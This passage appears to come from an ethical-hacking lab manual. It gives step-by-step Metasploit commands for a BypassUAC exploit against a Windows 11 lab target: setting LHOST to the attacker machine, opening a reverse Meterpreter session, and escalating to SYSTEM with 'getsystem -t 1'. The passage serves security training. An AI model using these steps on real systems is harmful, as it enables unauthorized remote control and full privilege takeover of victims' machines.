    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option




66. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

67. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).


> Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).

68. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.

69. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.



70. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.




71. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

> Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

72. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

> Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

73. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.

